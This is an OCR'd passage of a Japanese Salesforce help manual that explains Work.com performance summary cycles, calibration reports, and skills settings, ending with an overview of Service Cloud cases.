   メモ: 関連ファイルを添付するには、ケースの作成後に **[ファイルを添付]** をクリックします。

関連トピック:

Work.com の設定の有効化または無効化

パフォーマンスサマリーサイクルの概要


Work.com パフォーマンスサマリーサイクルを使用して、会社全体でパフォーマンスサマリーを作成、リリース、および共有します。

一般的なパフォーマンスサマリーサイクルでは、次の操作を実行できます。

1. 計画 — パフォーマンスサマリーサイクルを作成し、レビュー対象のユーザを追加します。
2. リリース — ユーザがパフォーマンスサマリーを完了できるようにします。
3. 評価 — パフォーマンスサマリーに記入して送信します。
4. 調整 — 調整機能を使用して、送信されたパフォーマンスサマリーを必要に応じて比較および更新します。
5. 共有 — 送信されたパフォーマンスサマリーを、サマリーの対象者と共有します。
6. 完了 — パフォーマンスサマリーサイクルを終了します。

最近参照したパフォーマンスサイクルのリストを表示するには、[パフォーマンスサイクル] タブをクリックします。

メモ: [パフォーマンスサイクル] タブが表示されない場合は、右上にある Force.com アプリケーションドロップダウンメニューから Work.com を選択するか、現在のタブの右側にある ＋ をクリックして [すべてのタブ] ページから [パフォーマンスサイクル] タブを選択します。




[新規]をクリックしてパフォーマンスサイクルを作成するか、サイクルの名前をクリックして詳細を表示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パフォーマンスサマリーには、**Work.com** のライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。



このページでは、次の操作を実行できます。

- パフォーマンスサマリーサイクルに関する詳細を参照する。
- サイクルで操作を実行する。実行可能な操作はサイクルの状態によって決まり、[コピー]、[編集]、[リリース]、[削除]、[すべて共有]、[完了] という操作があります。
- パフォーマンスサイクルに関連する質問にアクセスする。
- パフォーマンスサマリーのフィードバック要求のリストを表示する。また、対象者を個別に追加したり、CSV ファイルをアップロードして一括で追加したりできます。

- パフォーマンスサイクルで実行されたジョブ (サイクルのリリースやパフォーマンスサマリーの共有など) のリストを表示する。

関連トピック:

パフォーマンスサマリーの概要

パフォーマンスサマリーサイクルの作成

パフォーマンスサマリーサイクルへのユーザの追加

パフォーマンスサマリーサイクルからのユーザの削除

パフォーマンスサマリーサイクルのリリース

パフォーマンスサマリーサイクルのアクション

パフォーマンスサマリーサイクルの作成

[パフォーマンスサイクル] ページから Work.com パフォーマンスサマリーサイクルを作成して、組織のユーザに関するフィードバックを収集します。

1. [パフォーマンスサイクル] タブをクリックします。

   [パフォーマンスサイクル] タブが表示されない場合は、右上にある Force.com アプリケーションドロップダウンメニューから Work.com を選択するか、現在のタブの右側にある をクリックして [すべてのタブ] ページから [パフォーマンスサイクル] タブを選択します。

2. [新規] をクリックします。

   メモ: 別のパフォーマンスサイクルの詳細ページで [コピー] をクリックしてパフォーマンスサイクルを作成することもできますが、サイクルのコピーでは、サイクル名、活動開始日、および活動終了日のみがコピーされます。質問セット、期日、およびその他の詳細はコピーされません。

3. サイクル名、活動開始日、活動終了日を入力します。
4. [保存] をクリックします。
5. [新規フィードバック質問セット] をクリックします。
6. 質問セット名、フィードバック種別、および期日を入力します。

   質問セットにより、対象者に応じて質問がグループ化されます。たとえば、Bill Jones に関するパフォーマンスサマリーには、最大 4 つの異なる対象者を指定できます。

   - マネージャサマリー — Bill のマネージャへの質問。デフォルトでは、どのサイクルにもマネージャサマリーが含まれます。
   - セルフサマリー — Bill への質問
   - ピアサマリー — Bill のピアへの質問
   - スキップレベルサマリー — Bill の直属部下への質問

7. [保存] をクリックします。
8. [新規フィードバック質問] をクリックします。
9. 質問の詳細を入力します。

   各質問にルールを指定できます。

   - 省略可能 — サマリーに記入するユーザは、この質問に回答する必要はありません。
   - 機密 — サマリーの対象者には、送信された回答は表示されません。このルールは、セルフサマリーには使用できません。

   また、各質問の先頭に説明を追加してもかまいません。

10. [保存] をクリックします。
11. 必要に応じて、他の質問セットや質問を追加します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パフォーマンスサマリーには、**Work.com** のライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

パフォーマンスサマリーを参照する

- パフォーマンスサイクルに対する「参照」

パフォーマンスサマリーサイクルを作成する

- フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求、パフォーマンスサイクルに対する「作成」、「参照」、「編集」、「削除」、「すべての編集」、および「すべての参照」

質問の追加が完了したら、ユーザをパフォーマンスサマリーサイクルに追加します。

関連トピック:

- パフォーマンスサマリーサイクルの概要
- パフォーマンスサマリーの概要
- パフォーマンスサマリーサイクルへのユーザの追加
- パフォーマンスサマリーサイクルのリリース

パフォーマンスサマリーサイクルへのユーザの追加

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パフォーマンスサマリーには、**Work.com** のライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザをパフォーマンスサマリーサイクルに手動または CSV ファイルを使用して追加します。

ユーザを追加できるのは、状況が [設定] または [処理中] のサマリーサイクルのみです。

1. [パフォーマンスサイクル] タブをクリックします。

   [パフォーマンスサイクル] タブが表示されない場合は、右上にある Force.com アプリケーションドロップダウンメニューから Work.com を選択するか、現在のタブの右側にある をクリックして [すべてのタブ] ページから [パフォーマンスサイクル] タブを選択します。

2. パフォーマンスサマリーサイクルをクリックします。
3. [フィードバック要求] セクションで、パフォーマンスサイクルにユーザを追加します。
   - 対象ユーザを手動で入力するには、[対象ユーザを追加] をクリックします。ユーザの名前を入力して、[保存] をクリックします。
   - 対象ユーザを CSV ファイルを使用してアップロードするには、[対象ユーザの CSV をアップロード] をクリックして、[ファイルを選択] を選択します。CSV ファイルを選択して、[アップロード] をクリックし、変更を保存します。

     CSV ファイルには 1 列目にユーザ ID (例: 005R0000000DjZW) またはユーザ名 (例:john@acme.com) のいずれかのリストが記載されています。1 行目はヘッダー行として表示され、アップロードされないため、データは 2 行目以降に記載します。

     ヒント: 多くの組織では、パフォーマンスサマリーサイクルへの追加に関して固有の要件があります。ユーザレポートを使用して、パフォーマンスサマリーに追加するユーザのリストを絞り込み、そこからユーザ名を取得します。

ユーザ権限

パフォーマンスサマリーを参照する
- パフォーマンスサイクルに対する「参照」

パフォーマンスサマリーサイクルにユーザを追加する
- 「設定・定義を参照する」

  および

  フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求、パフォーマンスサイクルに対する「作成」、「参照」、「編集」、「削除」、「すべての編集」、および「すべての参照」

ジョブトラッカーに CSV のアップロード状況が表示されます。また、[フィードバック要求] セクションでパフォーマンスサマリーに追加されているユーザを確認できます。

関連トピック:

パフォーマンスサマリーサイクルの概要

パフォーマンスサマリーサイクルのリリース

パフォーマンスサマリーサイクルからのユーザの削除

パフォーマンスサマリーサイクルからのユーザの削除

評価する必要のないユーザを追加した場合、パフォーマンスサマリーサイクルから削除できます。

ユーザを削除できるのは、状況の値が [設定] のサマリーサイクルのみです。

1. [パフォーマンスサイクル] タブをクリックします。

   [パフォーマンスサイクル] タブが表示されない場合は、右上にある Force.com アプリケーションドロップダウンメニューから Work.com を選択するか、現在のタブの右側にある をクリックして [すべてのタブ] ページから [パフォーマンスサイクル] タブを選択します。

2. パフォーマンスサマリーサイクルをクリックします。
3. [フィードバック要求] セクションで、削除する対象ユーザの [アクション] 列にある [削除] をクリックします。

関連トピック:

- パフォーマンスサマリーサイクルの概要
- パフォーマンスサマリーサイクルのリリース
- パフォーマンスサマリーサイクルへのユーザの追加

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パフォーマンスサマリーには、**Work.com** のライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

パフォーマンスサマリーを参照する

- パフォーマンスサイクルに対する「参照」

パフォーマンスサマリーサイクルからユーザを削除する

- フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求、パフォーマンスサイクルに対する「作成」、「参照」、「編集」、「削除」、「すべての編集」、および「すべての参照」

パフォーマンスサマリーサイクルのリリース

パフォーマンスサマリーサイクルをリリースして、ユーザがサマリーを完了できるようにします。

メモ: パフォーマンスサマリーサイクルのリリース後には、質問またはサイクルの詳細を編集することはできませんが、他のユーザを追加することはできます。

1. [パフォーマンスサイクル] タブをクリックします。

   [パフォーマンスサイクル] タブが表示されない場合は、右上にある Force.com アプリケーションドロップダウンメニューから Work.com を選択するか、現在のタブの右側にある をクリックして [すべてのタブ] ページから [パフォーマンスサイクル] タブを選択します。

2. パフォーマンスサマリーサイクルをクリックします。
3. [リリース] をクリックします。

   無効ユーザは、サイクルのリリース前に自動的に削除されます。リリースが完了すると、サイクルのリリースおよび削除されたユーザの詳細が記載されたメールが送信されます。必要に応じて、削除されたユーザを後で追加し直すことができます。

リリースすると、サイクルに追加された各ユーザのマネージャにマネージャサマリーが割り当てられます。サイクルにセルフサマリーが含まれる場合は、関連付けられているユーザにセルフサマリーが割り当てられます。サマリーが割り当てられている各ユーザにはメール通知が送信され、自分のサマリーで作業を開始できます。

関連トピック:

- パフォーマンスサマリーサイクルの概要
- パフォーマンスサマリーの概要
- パフォーマンスサマリーサイクルの作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パフォーマンスサマリーには、**Work.com** のライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

パフォーマンスサマリーサイクルを編集する

- フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求、パフォーマンスサイクルに対する「作成」、「参照」、「編集」、「削除」、「すべての編集」、および「すべての参照」

パフォーマンスサマリーサイクルのアクション

パフォーマンスサイクルの詳細ページで使用できるアクションは、サイクルの状態によって異なります。

アクション	使用可能な状況	説明
編集	設定	ユーザがサイクルの名前、活動開始日、活動終了日を入力できます。
リリース	設定	サマリーサイクルおよび関連サマリーをリリースします。サマリーサイクルの状況を [処理中] に変更します。
削除	設定	サマリーサイクルおよび関連サマリーを削除します。
完了	処理中	パフォーマンスサマリーサイクルを完了し、サマリーの状況を [完了] に変更します。また、却下されたサマリーや送信されなかったサマリーを削除します。
コピー	設定、処理中、完了	サマリーサイクルをコピーします。サイクルの名前、活動開始日、活動終了日がコピーされます。ただし、質問セット、期日、ユーザ、その他の詳細はコピーされません。
すべて共有	処理中	送信されたパフォーマンスサマリーを、サマリーの対象者と共有します。「機密」とマークされた質問は含まれません。

関連トピック:

- パフォーマンスサマリーサイクルの概要
- パフォーマンスサマリーサイクルの作成
- パフォーマンスサマリーサイクルのリリース

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パフォーマンスサマリーには、**Work.com** のライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

調整の概要

会社全体のパフォーマンスの評価を可視化、比較、更新するには、Work.com の調整レポートを使用します。

メモ: **Performance Edition** 組織の場合、契約管理者、マーケティングユーザ、参照のみ、ソリューション管理者の各プロファイルでは調整を使用できません。

調整レポートには、パフォーマンスサマリーサイクルのデータが入力されます。このレポートは、マネージャおよび役員がチームまたは組織の全体的なパフォーマンスを確認するために設計されています。パフォーマンスの優劣をすばやく把握し、ユーザ権限に応じて個人のパフォーマンスの評価を調整レポートで直接変更できます。

独自の調整レポートを作成するか、[パッケージのインストール]ページから調整レポートパッケージをダウンロードします。

- 本番用調整レポートパッケージ
- Sandbox 用調整レポートパッケージ

調整レポートには、[調整] タブからアクセスします。一度に参照できるのは、1 つのパフォーマンスサマリーサイクルの結果のみです。

分布グラフには、複数選択肢の質問ごとに評価の分布が表示されます。関連する評価の分布を参照するには、ドロップダウンリストで異なる質問を選択します。

[従業員数のグラフ]セクションには、パフォーマンスレビューに含まれるユーザのパフォーマンスサマリー詳細が表示されます。各列は、絞り込みおよび並び替えすることができます。列を絞り込むと、分布グラフも更新されます。また、カスタム列を追加して、場所、部署、その他の手段でパフォーマンスサマリー詳細を絞り込むこともできます。個々のパフォーマンスサマリーを参照するには、[参照] 列をクリックします。

関連トピック:

Work.com の設定の有効化または無効化
調整レポートの作成
調整レポートのカスタマイズ
パフォーマンスサマリー詳細の更新
調整レポートの詳細のエクスポート
パフォーマンスサマリーサイクルの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

調整には、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

[調整] タブを参照する
- 「Work.com 調整の有効化」

パフォーマンスの評価を編集する
- フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「作成」、「参照」、および「編集」

および

パフォーマンスサイクルに対する「参照」

調整レポートの作成

既存のレポートをコピーするか、適切な条件を満たす新規レポートを作成して、調整レポートを作成します。

または、[パッケージのインストール]ページから調整レポートパッケージをダウンロードできます。

- 本番用調整レポートパッケージ
- Sandbox 用調整レポートパッケージ

1. [調整] タブで、ドロップダウンリストから調整レポートを選択します。
2. [レポートを表示/編集] をクリックします。
3. [別名で保存] をクリックします。
4. 名前、説明 (省略可能)、一意の名前を入力し、レポートフォルダを指定します。

   レポートが公開フォルダに保存された場合、フォルダの参照権限があるユーザすべてにこのレポートは表示されますが、各ユーザに表示されるのは、アクセス権があるパフォーマンスサマリーのみです。レポートが [私の非公開カスタムレポート] に保存された場合、本人のみが調整レポートを表示できます。

5. [保存してレポートに戻る] をクリックします。

   ヒント: 新規レポートを作成することもできます。レポートが特定の条件を満たすと、自動的に [調整] ドロップダウンリストに表示されます。

   - レポートは、[Work.com 調整] レポートタイプである必要があります。
   - レポートは [サマリーの形式] であり、フィードバック質問名でグループ化された後、さらにフィードバックでグループ化されている必要があります。
   - レコードには次の列が表示される必要があります。
     - パフォーマンスサイクル ID
     - フィードバック要求 ID
     - フィードバック ID
     - 件名: ユーザ ID
     - 件名: フルネーム (または「件名: 名」と「件名: 姓」)
   - レポートは、1つのパフォーマンスサマリーサイクルのみが表示されるように絞り込まれている必要があります。

関連トピック:

調整の概要

新規レポートの作成

調整レポートのカスタマイズ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

調整には、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

[調整] タブを参照する

- 「Work.com 調整の有効化」

調整レポートのカスタマイズ

列および検索条件を追加して、調整レポートを拡張します。

調整レポートでは、Salesforce レポートが使用されます。調整レポート用に、追加のカスタム列の絞り込みおよび指定を行うことができます。列は指定した順に表示されます。ただし、レポートの並び替え順は、調整レポートでは適用されません。

1. [調整] タブで、ドロップダウンリストから調整レポートを選択します。
2. [レポートを表示/編集] をクリックします。
3. [カスタマイズ] をクリックします。
4. 必要に応じて、検索条件および列をレポートに追加します。
   - 次の列は必須であり、調整レポートから削除できません。
     - パフォーマンスサイクル ID
     - フィードバック要求 ID
     - フィードバック ID
     - 件名: ユーザ ID
     - 件名: フルネーム (または「件名: 名」と「件名: 姓」)
5. [保存] をクリックします。

例: いくつかの一般的な使用法を次に示します。

- 必要なパフォーマンスサマリーサイクルに対して、パフォーマンスサマリーサイクルで絞り込む
- 部門で絞り込んで、部門のレポートを作成する
- 場所で絞り込んで、その場所のレポートを作成する

関連トピック:

レポートによるデータへのアクセス
調整の概要
調整レポートの作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

調整には、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

[調整] タブを参照する
- 「Work.com 調整の有効化」

パフォーマンスサマリー詳細の更新

調整レポートで、パフォーマンスサマリー詳細を簡単に直接更新します。

更新できるのは、アクセス権があるパフォーマンスサマリーのみです。パフォーマンスサマリーに対して「すべてのデータの編集」または「すべてのデータの参照」権限がある場合は、パフォーマンスサマリーを送信する前にその評価を確認できます。編集可能な項目は、ユーザのマネージャが回答する複数選択肢の質問のみであり、ピアサマリー、セルフサマリー、スキップレベルサマリーは含まれません。最終決定し、ユーザと共有するパフォーマンスサマリーでは、回答を編集できません。

1. [調整] タブで、ドロップダウンリストから調整レポートを選択します。
2. [従業員数のグラフ] セクションで、変更する評価をダブルクリックします。
   評価を変更できるのは、送信済みのパフォーマンスサマリーのみです。
3. 新しい値を選択します。
4. [保存] をクリックします

関連トピック:

- 調整の概要
- 調整レポートの作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

調整には、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

[調整] タブを参照する

- 「Work.com 調整の有効化」

パフォーマンスの評価を編集する

- フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「作成」、「参照」、および「編集」

  および

  パフォーマンスサイクルに対する「参照」

調整レポートの詳細のエクスポート

パフォーマンスサマリーデータは、基本となる調整レポートを使用してエクスポートできます。

1. [調整] タブで、調整レポートを選択します。
2. [レポートを表示/編集] をクリックします。
3. [詳細のエクスポート] をクリックします。
4. ファイルの文字コードとファイル形式を選択します。
5. [エクスポート] をクリックします。

関連トピック:

- 調整の概要
- 調整レポートの作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

調整には、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

[調整] タブを参照する

- 「Work.com 調整の有効化」

パフォーマンスの評価を編集する

- フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「作成」、「参照」、および「編集」

  および

  パフォーマンスサイクルに対する「参照」

スキルのカスタマイズ

組織のニーズに合わせてスキルオブジェクトおよび支持オジェクトのオブジェクト権限を変更できます。

スキルオブジェクトと支持オジェクトを、他のオブジェクトと同じ方法でカスタマイズします。これには、カスタム項目の追加、ページレイアウトの変更、トリガ、ワークフローおよび入力規則の追加が含まれます。また、スキルでのフロート表示をカスタマイズして、特定の標準項目およびカスタム項目を表示することもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



システム管理者は、組織のニーズに合わせてスキルオブジェクトおよび支持オジェクトのオブジェクト権限を変更できます。たとえば、ユーザがスキルを作成できないようにオブジェクト設定を定義して、システム管理者が作成したスキルのみを他のユーザに割り当てられるように指定できます。デフォルトで、サポートされているユーザプロファイルではスキルの参照、作成、編集、削除が可能で、システム管理者には「すべてのデータの編集」権限と「すべてのデータの参照」権限が割り当てられています。

さらに、システム管理者は、Work.com の [設定] ページで一部のスキルの設定を変更できます。[設定] から、[クイック検索] ボックスに *「Work.com の設定」* と入力し、**[Work.com の設定]** を選択します。

レコードの詳細ページを使用したスキルと支持の編集
Chatter プロファイルのスキルと支持のインライン編集を無効にします。カスタム必須項目でこれらのオブジェクトをカスタマイズした場合にお勧めします。

メモ: Chatter プロファイルのスキルを使用する場合は、この設定を有効化しないでください。

新規スキル追加時のフィード投稿の生成
ユーザが新しいスキルをプロファイルに追加すると、Chatter フィード投稿が自動的に作成されます。

推奨スキルの有効化
ユーザの Chatter トピックに基づいてスキルが自動的に推奨されます。

感謝機能とスキル機能の追加レポートおよびダッシュボードを含むパッケージをインストールすることもできます。

- 感謝とスキルのレポートおよびダッシュボード (本番パッケージ)
- 感謝とスキルのレポートおよびダッシュボード (Sandbox パッケージ)

関連トピック:

スキルの概要
スキルの制限事項
オブジェクトの権限
プロファイルでのオブジェクト権限の編集
Work.com の設定の有効化または無効化
Work.com のレポートおよびダッシュボードの概要

スキルの制限事項

スキルおよび支持の動作は特殊であり、制限があります。

次の制限に注意してください。

- スキル機能はコミュニティではサポートされていません。
- すべてのスキルレコードは、スキルに対して「参照」権限を持つユーザに表示されます。
- スキルユーザレコードと支持レコードを削除できるのは、所有者および「すべてのデータの編集」権限を持つユーザのみです。
- 削除したスキルに関連付けられているユーザおよび支持を復元するには、スキルをごみ箱から取得します。同じ名前でスキルを作成すると、以前の関連付けが復元されません。
- ユーザは、ユーザ自身ではなく他のユーザのみを支持できます。同じ人が同じスキルについてユーザを複数回支持することはできません。

  システム管理者は、API を介して他のユーザに代わってユーザを支持することができます。
- Chatter が有効であり、スキルおよびスキルユーザに対して「参照」権限がユーザになければ、Chatter プロファイルページにスキルウィジェットを表示できません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

スキルの概要
スキルのカスタマイズ
Work.com の設定の有効化または無効化

顧客のサポート

Service Cloud

Service Cloud を使用して顧客に卓越したサービスを提供し、サポートチームの生産性を高めます。



Service Cloud を使用すると、顧客は、Web、メール、電話、ソーシャルメディアなど、どの方法でサポートエージェントと連絡を取るかを選択できるようになります。ケース割り当て、通知、エスカレーション、マイルストン、サービス契約などのプロセスを自動化して、サポートエージェントの業務負担を軽減できます。さらに、チームは統合ヘルプデスクで顧客の各ケースをあらゆる観点から把握し、ツールを利用してケースを迅速に解決できます。

Trailhead で Service Cloud について学習しましょう!

ケースの管理

ケースは、顧客の質問またはフィードバックです。ケースサポートプロセスをカスタマイズおよび自動化して、応答時間を短縮し、顧客満足度の向上を図ります。

- ケースチームの概要
- ケースキューの概要
- レスポンスルールの設定
- エスカレーションルールの概要
- 割り当てルールの設定
- マクロの設定

知識ベース

関連情報をよりすばやく作成、共有、検索して優れたカスタマーサービスを提供できます。

- ナレッジの概要
- ナレッジの設定

マルチチャネルのサポート

サポートチームへの連絡方法を複数用意して選べるようにし、顧客満足度の向上を図ります。

- Web-to-ケースの設定
- メール-to-ケースの概要
- 質問-to-ケースの設定
- Live Agent の設定
- オムニチャネルの概要
- オンラインコミュニティの概要
- コールセンターの概要
- Open CTI の概要
- ソーシャルカスタマーサービスの概要
- SOS の設定

サポート向けの統合ヘルプデスク

あらゆるサービスチャネルで複数のケースをサポートする、ダッシュボードに似たインターフェースでサポートエージェントの生産性を高めます。

- ケースフィードの概要
- Salesforce コンソールの概要
- カスタムコンソールコンポーネントの概要

カスタマーサポート契約

エンタイトルメント管理で保証、サブスクリプション、メンテナンス契約などのサービスレベル契約をまとめて、適用します。

- エンタイトルメントの概要
- エンタイトルメント管理の設定

顧客からの問い合わせの履歴管理

ケース

ケース

ケースは、顧客の質問またはフィードバックです。サポートエージェントは、ケースをレビューして、どうすればよりよいサービスを提供できるかを検討できます。営業担当は、ケースを使用して、営業プロセスにどう影響するかを確認できます。ケースに返答することで、顧客満足を維持し、ブランドを強化できます。

システム管理者は、顧客が希望する連絡方式からケースを収集するコミュニケーションチャネルを設定できます。チャネルには、オンラインフォーラム用のコミュニティ、メール用のメール-to-ケース、Webサイト用のWeb-to-ケース、電話用の Salesforce コールセンターなどがあります。Lightning Experience では使用できないチャネルもあります。

[ケース]ホームページから、ケースの作成、検索、編集に加え、標準およびカスタムリストビューを使用したケースとキューの並び替えや絞り込みもできます。

ヒント: Salesforce コンソールが設定されている場合、そのダッシュボードのようなインターフェースを使用して複数のケースに迅速に返答できます。エンタイトルメントが設定されている場合、顧客にサポートを受ける資格があるかどうか、ケースがマイルストン違反に近いかどうかをチェックできます。Salesforce to Salesforce が設定されていて、ケースが外部取引先責任者と共有されている場合、いずれかのリストビューを選択して、ビジネスパートナーと共有しているケースを表示できます。これらの機能は、Salesforce Classic でのみ使用できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- ケースホームページ
- Salesforce コンソール
- エンタイトルメント管理とは?
- Chatter アンサーの [Q&A] タブの使用
- Case Management Implementation Guide (ケース管理実装ガイド)

ケースホームページ

[ケース] ホームページから、ケースを作成、検索、および編集できます。

さらに、ケースホームでは、ケースレポートへの移動、ケースの一括削除、ケースの取引先責任者の一括メール送信ができます。

関連トピック:

- ケース
- ケースを処理するためのガイドライン
- ケースのクローズ
- Salesforce コンソール

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースを参照する
